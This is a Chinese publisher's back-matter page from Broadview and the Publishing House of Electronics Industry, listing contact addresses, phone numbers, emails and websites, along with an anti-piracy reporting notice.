我们期待您的消息！

博文视点愿与所有爱书的人一起，共同学习，共同进步！

通信地址：北京万寿路 173 信箱　博文视点（100036）　电话：010-51260888

E-mail：jsj@phei.com.cn，editor@broadview.com.cn

www.phei.com.cn
www.broadview.com.cn

反侵权盗版声明

举报电话：（010）88254396；（010）88258888
传　　真：（010）88254397
E-mail:　dbqq@phei.com.cn
通信地址：北京市万寿路 173 信箱
　　　　　电子工业出版社总编办公室
邮　　编：100036